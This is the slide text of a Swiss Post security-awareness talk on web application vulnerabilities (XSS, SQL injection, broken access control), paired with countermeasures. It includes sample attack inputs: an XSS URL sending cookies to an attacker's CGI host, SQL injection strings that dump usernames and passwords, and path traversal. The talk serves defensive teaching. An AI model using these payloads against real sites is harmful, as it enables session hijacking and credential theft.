SWISS POST

Web Application Security

Vulnerabilities, Weakness and Countermeasures

Massimo Cotelli CISSP

Secure

Web Application Security: Goal of This Talk

- Security awareness purpose
- Know the Web Application vulnerabilities
- Understand the impacts and consequences
- Apply the countermeasures

Web Application Security: Agenda

- Overview, Objectives
- Today's Common Vulnerabilities
- Attacks in detail:
  - XSS
  - SQL Injection
  - Brocken access control
- Summary
- Demo
- Q&A

Web Application Security: Overview

Why Invest security in the Application?

- Legal HTTP-requests goes through secure protocol SSL, firewall, DMZ, filters, Intrusion Detection Systems,…
- The Application code is part of the security perimeter!
- **Impact**: lost of image, productivity, confidential data, Intellectual property, economical profits
- If we know the vulnerabilities we **know how** to solve it
- "**The enemy is ignorance !!!"** (Hacking Exposed)

Web Application Security: Overview

Security Assessment: The System

- Studying the target system
  Analyze infrastructure, products and configuration (environment, open ports)
- With automated tools (Nessus, Nikto, …) is easy to discover the commercial product used and exploit the security holes.
- Security holes, patches and alerts are public !!!
- **Important**: keep your infrastructure up-to-date!

Web Application Security: Overview

Security Assessment: The Application

Studying the target application

- Producing and analyzing errors information
- Forcing authorisation checks
- Load tests
- Analysing of application validation

Web Application Security: Vulnerabilities


Today Common Vulnerabilities

- **Gartner:**
  "Over 70% of cyber attacks occur at the Web Application Layer"
- **NIST (National Institute of Standard and Technology):**
  "92 % vulnerabilities are the application level"
- **Theo de Raadt OpenBSD:**
  "…Probably the 95% of the security problems that happens in software are low level programmer errors"
- **M.G.Nistrom CISSP (javaOne 2005)**
  95 % of Web application have vulnerabilities

Web Application Security: Vulnerabilities

Vulnerability trends for 2006

Web Application Security Consortium (WASC) http://www.webappsec.org




Web Application Security: Vulnerabilities

Top Ten OWASP Vulnerabilities 2007

1. Cross Site Scripting (XSS)
2. Injection Flaws
3. Malicious file execution (Insecure Remote File Include)
4. Insecure Direct Object Reference
5. Cross Site Request Forgery (CSRF or “One click Attack”)
6. Information Leakage and Improper Error Handling
7. Broken Authentication and Session Management
8. Insecure Cryptographic Storage
9. Insecure Communications (Insecure Configuration Management)
10. Failure to Restrict URL Access

Web Application Security: Vulnerabilities

Vulnerability trends for 2006 http://cwe.mitre.org



Web Application Security: Vulnerabilities

Cross Site Scripting (XSS)

How

Inject malicious code (usually JavaScript) in a web page (stored, reflected or DOM injection) is executed on the victim's browser.

Attack scope

Session hijacking , cookie theft, misspresentation content (i.e. press release or news), User Credential

Web Application Security: Vulnerabilities

Cross Site Scripting (XSS)

Example

- **Proof of concept: inject to a parameter:**

<script>alert('hacked')</script>


- **Content change**

<img src = "malicious.js">

<iframe = "malicious.js">

Web Application Security: Vulnerabilities

Cross Site Scripting: Session hijacking



Web Application Security: Vulnerabilities

Cross Site Scripting (XSS)

Attention: URL Encoded Attacks

- **ASCII Usage:**

http://targetdomain.com/cgi?variable="><script>document.location='http://my domain.com/cgi-bin/cookie.cgi</script>

- **Hex Usage:**

http://targetdomain.com/cgi?variable=%22%3e%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74

Attention: AJAX and XSS attacks

With Ajax applications, XSS can propagate like a virus (i.e. Yahoo worm).

A malicious zombie may turn until the browser stays open (without user Interaction)

Web Application Security: Vulnerabilities

Cross Site Scripting (XSS)

Countermeasure

- **Validate the Input:** filter special characters, validate for length, type, syntax and business rule.
- **Sanitize the Output:** HTML encode the output
  "<" represents the < sign.
  ">" represents the > sign.
  "&" represents the & sign.
  """ represents the " mark.
  Usage of Anti XSS Library (.Net Approach)
- **Verifying:** check the code is less time-consuming if the validation and encoding is used. The automated tool and static code analysis tool can find simple XSS weakness.

Web Application Security: Vulnerabilities

Session Hijacking Countermeasure

- **Use secure cookie-secure and cookie-path to prevent XSS from application deployed in the same domain**
  weblogic.xml (WLS 8.1):

```
<session-descriptor>
        <session-param>
                <param-name>CookiePath</param-name>
                <param-value>/application</param-value>
        </session-param>
        <session-param>
                <param-name>CookieSecure</param-name>
                <param-value>true</param-value>
        </session-param>
</session-descriptor>
```

Web Application Security: Vulnerabilities

SQL Injection (Injection Flaws)

How

- The attacker appends a piece of malicious SQL code in a parameter Form
- Proof of concept : add ‘or 1=1’ to a parameter

Scope

- Database query obtaining confidential data, user credential until database reverse engineering.

Web Application Security: Vulnerabilities

SQL Injection: example

- **When a user enters the following URL:**

http://www.mydomain.com/products/products.asp?productid=123

- **The corresponding SQL query is executed:**

SELECT ProductName, ProductDescription FROM Products WHERE ProductNumber = 123

- **If we add to the parameter 'or 1=1'**

http://www.mydomain.com/products/products.asp?productid=123 or 1=1

SELECT ProductName, Product Description From Products WHERE ProductNumber = 123 OR 1=1

- **If we add to the parameter 'UNION SELECT …'**

SELECT ProductName, ProductDescription FROM Products WHERE ProductID = 123 UNION SELECT Username, Password FROM Users;

Web Application Security: Vulnerabilities

SQL Injection: Countermeasure

- **Limit the privileges to the database interface users**
- **Validate inputs: length, type and syntax**
- **Avoid detailed error messages**
- **Use bind variables, prepare statements**
  - **Java**

```
Statement stmt = con.createStatement();
ResultSet rset = stmt.executeQuery("SELECT field FROM tablename WHERE field1 = '" + paramValue
    +"';");
```

Should be

```
PreparedStatement pstmt = con.prepareStatement("SELECT field2 FROM table_name WHERE field1 =
    ?");
pstmt.setString(1, paramValue);
ResultSet rset = pstmt.executeQuery();
```

  - **.NET Shoud be**

```
string paramValue = "My Value";SqlCommand cmd = new SqlCommand("SELECT field2 FROM
    table_name WHERE field1 = @paramValue;");
cmd.Parameters.Add("@paramValue", paramValue);
```

Web Application Security: Vulnerabilities

Insecure Direct Object Reference (Broken Access Control)

- Restrictions on what authenticated users are allowed to do are not properly enforced.
- Forced Browsing Past access Check (bypass the authorisation control)
- Path traversal (i.e ../../target_dir/target_file)
- Attackers can exploit these flaws to access other users' accounts, view sensitive files, or use unauthorized functions

Example:

- If we know the target URL we may bypass the access Check and access on data that it should not be authorised.

Rossi get the list of his employee and gat the salary:

http://localhost/admin_tool/GetSalaryOfEmployee.do?employee=rossi

http://localhost/admin_tool/GetSalaryOfEmployee.do?employee=bianchi

Web Application Security: Vulnerabilities

Insecure Direct Object Reference

Countermeasures

- Whenever possible use declarative control
- Avoid exposing private objects references
- Programmatic control (on user's data) should validated and check the authorisation at the request and not only on presentation (before the request)

Verifying security: Automated tool will have difficulty, better is the code review and penetration testing.

Web Application Security: Summary

Keep in mind

- Don’t trust Inputs: always validate the HTTP-requests
- Sanitize the Output: encode special HTML-Tags
- Use bind variables and prepare statements
- Verify the authorisation checks
- Limit the access and privileges to the resources
- Code and architecture review, code inspection
- Keep updated your system and SW
- Load tests, check the limits, uncouple the interfaces
- Use best practices, components, standards and libraries

Web Application Security: Summary

References

Hacking Exposed: Network Security Secrets and Solutions
http://www.owasp.org
http://cve.mitre.org
http://cwe.mitre.org/documents/vuln-trends.html
http://www.imperva.com/application_defense_center/glossary
http://www.technicalinfo.net/
http://e-docs.bea.com/wls/docs90/security/
http://otn.oracle.com/deploy/security/content.html
http://www.sqlsecurity.com
http://www.spidynamics.com/
http://www.webappsec.org/

DEMO + Q&A

http://www.post.ch/itsposta